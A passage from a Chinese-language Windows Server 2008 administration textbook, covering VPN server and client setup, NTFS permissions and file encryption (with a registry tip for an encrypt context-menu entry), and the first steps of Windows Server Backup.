② VPN 客户端。VPN 客户端用于向服务器发起连接 VPN 请求，通常为 VPN 连接组件主机。

③ 隧道协议。VPN 的实现依赖于隧道协议，通过隧道协议，可以将一种协议用另一种协议或相同协议封装，同时还可以提供加密、认证服务。目前常用的隧道协议有 PPTP、L2TP 和 IPSec。

④ Internet 连接。VPN 服务器和客户端必须都接入 Internet，并且通过 Internet 能够通信。

(2) 访问 VPN 服务器的连接过程分为下面 5 个步骤。

① 客户端通过 Internet 向服务器连接接口发送 VPN 连接请求。

② 服务器接收到客户端建立连接请求后,对客户端进行验证。

③ 如果验证未通过,则拒绝客户端的请求。

④ 如果身份验证通过,则允许客户端连接,并分配一个内网的 IP 地址。

⑤ 客户端将获得的 IP 地址与 VPN 连接组件进行绑定,并与内网进行通信。

2. VPN 服务器端配置

了解了 VPN 的概念与工作原理后,接下来进行 VPN 的配置,详细步骤如下。

(1) 选择“开始”→“管理工具”→“路由和远程访问”,打开“路由和远程访问”管理控制台。

(2) 在左侧的控制台树中右键单击计算机名,在弹出的快捷菜单中选择“配置并启用路由远程访问”命令,打开“路由和远程访问服务器安装向导”对话框。

(3) 单击“下一步”按钮,进入“配置”界面。

(4) 选择“远程访问(拨号或 VPN)”复选框,然后单击“下一步”按钮,进入“远程访问”界面,在此界面中可以选择远程访问服务器的类型(拨号、VPN 或两者)。

(5) 单击“下一步”按钮,进入“IP 地址指定”界面,在此界面中选择为远程访问服务的客户端分配 IP 地址的方式。

(6) 选中“来自一个指定的地址范围”复选框,然后单击“下一步”按钮,进入“地址范围分配”界面,在此界面中指定 IP 地址范围。

(7) 单击“新建”按钮,打开“新建地址范围”对话框,在此对话框中输入 IP 地址。

(8) 单击“确定”按钮,返回“地址范围分配”界面,可以查看添加的 IP 地址范围,如图 10-28 所示。




图 10-28 添加结果界面

(9) 单击“下一步”按钮,在此界面中选择是否使用指定 RADIUS 服务器。

(10) 单击“下一步”按钮,进入完成界面,单击“完成”按钮,在弹出的界面中单击“确定”

按钮，安装完成。

(11) 设置账号的拨入属性，这里不再介绍。

3. VPN 客户端配置

在客户端需要创建一个新的网络连接，详细步骤如下。

(1) 选择"开始"→"控制面板"→"网络和共享中心"对话框。选择"设置连接或网络"，弹出"选择一个连接选项"界面，选择"连接到工作区"，单击"下一步"按钮进入"连接到工作区"界面。

(2) 单击"使用我的 Internet 连接(VPN)"进入"连接之前"界面。在此选择连接到 Internet 的方式(默认选择"宽带连接")，单击"下一步"按钮，进入"键入要连接的 Internet 地址"界面，输入 Internet 地址(connection. contoso. com)和目标名称(Connection. vpn)并选择"现在不连接；仅进行设置以便稍后使用此连接"复选框。

(3) 单击"下一步"按钮，进入"键入您的用户名和密码"窗口，输入用户名(administrator)及密码。(此时的用户名就是前面章节中管理员的名字，实际生产环境中请尽量不要使用。)

(4) 单击"创建"按钮，稍后会进入"连接已可以使用"界面，单击"关闭"按钮。

(5) 单击"下一步"按钮，进入"VPN 服务器选择"界面，在此输入 VPN 服务器的服务器名或者是 IP 地址(192.168.1.1)。

(6) 单击"下一步"按钮，进入完成界面，单击"完成"按钮，弹出"连接"对话框，输入用户名和密码进行连接。连接成功后，如图 10-29 所示。



图 10-29　连接成功界面

(7) 使用 ipconfig/all 查看连接，结果如下。

PPP adapter 虚拟专用网络连接：

```
Connection-specific DNS Suffix  . :
Description . . . . . . . . . . . : WAN (PPP/SLIP) Interface
Physical Address. . . . . . . . . : 00-53-45-00-00-00
Dhcp Enabled. . . . . . . . . . . : No
IP Address. . . . . . . . . . . . : 192.168.1.5
Subnet Mask . . . . . . . . . . . : 255.255.255.255
Default Gateway . . . . . . . . . : 192.168.1.5
DNS Servers . . . . . . . . . . . : 192.168.1.1
```

10.4.2　使用 NTFS 实现文件安全

1. NTFS 权限的基本概念

NTFS 权限，顾名思义只有在 NTFS 分区上的文件和文件夹才可以设置 NTFS 权限，FAT 和 FAT32 分区上的文件和文件夹没办法设置 NTFS 这种访问权限，NTFS 权限用来控制用户对该文件或文件夹的访问权。下面对 NTFS 文件夹权限进行简要说明。

(1) 读取：允许用户查看该文件夹内的所有子文件夹和子文件，包括它们的属性、所有权和权限等。

(2) 写入：允许用户在该文件夹内添加子文件或文件夹，更改文件夹的属性、权限和所有权等。

(3) 列出文件夹目录：在读取权限的基础上增加了浏览文件夹的权限，以便访问子文件夹。

(4) 读取和运行：和列出文件夹目录基本相同，不同的是列出文件夹目录只能被子文件夹继承，而“读取和运行”既可以被文件夹继承又可以被文件继承。

(5) 修改：允许用户删除子文件或文件夹。

(6) 完全控制：获得上述所有权限，即具备了所有 NTFS 权限。

2. NTFS 权限的设置

对于一个 NTFS 分区上的文件夹或者文件，用右键单击该文件，在弹出的菜单中选择“属性”命令，在随后出现的“属性”对话框中，选择“安全”选项卡，就可以在此界面上进行 NTFS 权限设置，如图 10-30 所示。

下面从两方面介绍如何设置 NTFS 权限。

1) 添加/删除用户和组

在图 10-30 中，单击“编辑”，打开相应权限对话框，单击“添加”按钮，在出现的对话框中输入用户和账户名称，再单击“检查名称”按钮对该名称进行核实，如果核实通过，单击“确定”按钮，添加账号成功。

如果希望以选取的方式添加用户和组账号名称，在如图 10-31 所示对话框中单击“添加”按钮，在弹出的对话框中可单击“高级”按钮，在出现的对话框中单击“对象类型”按钮来缩小账户类型的范围，单击“位置”按钮来指定搜索账号的位置，然后单击“立即查找”按钮。





图 10-30　NTFS 权限设置界面 1




图 10-31　NTFS 权限设置界面 2

在“搜索结果”窗口中以鼠标选取账户时，可以按住 Shift 键连续选取或者按住 Ctrl 键间隔选取多个用户，最后单击“确定”按钮，在返回的对话框中再次单击“确定”按钮，完成账户添加操作。接下来再来看“属性”对话框的“安全”选项卡的界面，如图 10-31 所示，发现多出了刚添加的用户账号或者组。

2）为用户和组设置权限

在图 10-31 的界面上选中刚添加的用户或者组，在下面的对话框中选择相应的 NTFS 权限。在这个对话框中看到的都是 NTFS 标准权限，每一种权限都可以设置为“允许”或者“拒绝”两种访问，这种不可编辑的选项继承自该用户或组对该文件或文件夹所在上一级文件夹的 NTFS 权限，如果需要进一步设置 NTFS 权限，可以在图 10-30 的界面上单击“高级”按钮，在弹出的对话框中单击“编辑”进行设置，如图 10-32 所示。




图 10-32　权限高级安全设置界面

3. 设置 NTFS 权限的基本原则

设置 NTFS 权限的基本原则包括以下三点。

(1) 权限最大化。用户对于某个对象的 NTFS 权限追求最大化原则，所有可获得权限的总和是其最后权限。

(2) 拒绝权最大化。在 NTFS 权限设置中，一个用户对某个对象的权限是其所有权限的综合，但是如果存在拒绝权限，则拒绝权限将覆盖其他相应的权限。

(3) 继承原则。在一个文件夹或文件未被进行 NTFS 权限设置时，其默认 NTFS 权限由其所在的文件夹继承而来。在如图 10-32 所示的界面上有两个复选框用于对继承关系的操作。

- “包括可从该对象的父项继承的权限(I)”复选框：允许父项的继承权限传播到该对象和所有子对象，包括那些在此明确定义的项目。选中此复选框，则上一级文件夹的 NTFS 权限将被该对象继承，并传递到下一级对象；取消此复选框，则打破了与上一级文件夹的 NTFS 权限的继承关系。
- “使用可从此对象继承的权限替换所有后代上现有的所有可继承权限(P)”复选框：选中此复选框可以强行将这里的 NTFS 权限继承到该文件夹内的下一级文件夹或文件。在图 10-32 所示界面上，单击“编辑”按钮，可进行更详细的设置，如图 10-33 所示。

4. NTFS 文件加密

在 Windows Server 2008 的 NTFS 的磁盘分区上可以利用“加密文件系统”对文件或文件夹进行加密，加密后的文件或文件夹只有对其进行加密操作的用户或者被授权的其他用户可以访问，从而提高了安全性。

在图 10-30 界面中，选择“常规”选项卡，再单击“高级”按钮，将弹出如图 10-34 所示的“高级属性”对话框。




图 10-33 修改 NTFS 权限的应用范围




图 10-34 “高级属性”对话框

将“加密内容以便保护数据”选中并单击“确定”按钮退出该对话框，在“属性”对话框中单击“应用”按钮，在弹出的对话框中有两个复选框，分别是“仅将更改应用于该文件夹”和“将更改应用于该文件夹、子文件夹和文件”，根据情况选择其一，连续单击“确定”按钮，加密操作就实现了。可以看一下加密过的文件夹和以前未加密时有什么区别(文件名的颜色改变了)。

小技巧：在加密、解密 NTFS 文件时必须打开多个窗口依次确认，比较麻烦。在“运行”对话框中输入“regedit”，并按 Enter 键，打开注册表编辑器，定位到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Exporer\Advanced，在主菜单上单击“编辑”→“新建”→“双字节值”，输入“EncryptionContextMenu”作为键名，并设置键值为 1。然后再打开资源管理器，用鼠标右键单击任意一个 NTFS 分区上的没有加密的文件或目录时会出现“加密”，相反会出现“解密”的选项。

10.4.3 Windows Server 2008 实现灾难恢复

1. 数据备份

数据备份是作为一个网络管理员必须具备的习惯，它不仅能减轻管理员的工作量，更重要的是能减少数据的丢失。经常规律性地对数据进行备份，是从容应对突发的系统灾难的前提条件。下面基于 Windows Server 2008 来介绍一下如何实现数据备份。

详细步骤如下。

(1) 打开备份向导界面,单击“开始”→“管理工具”→Windows Server Backup,将出现 Windows Server Backup 界面。

(2) 单击“一次性备份”,此时将打开一次性备份向导。

(3) 在备份选项页中,执行下列操作之一,然后单击“下一步”按钮。

- 选择“在备份计划向导中用于计划备份的相同选项”。
- 选择“其他选项”。

(4) 在“选择备份配置”页中,执行下列操作之一,然后单击“下一步”按钮。

- 选择“整个服务器”备份服务器中的所有卷。
- 选择“自定义”仅备份某些卷。

(5) 在“选择备份项目”页中选中要备份的卷的相应复选框,如图 10-35 所示,单击“下一步”按钮,进入“制定目标类型”页,选择“本地驱动器”,单击“下一步”按钮。

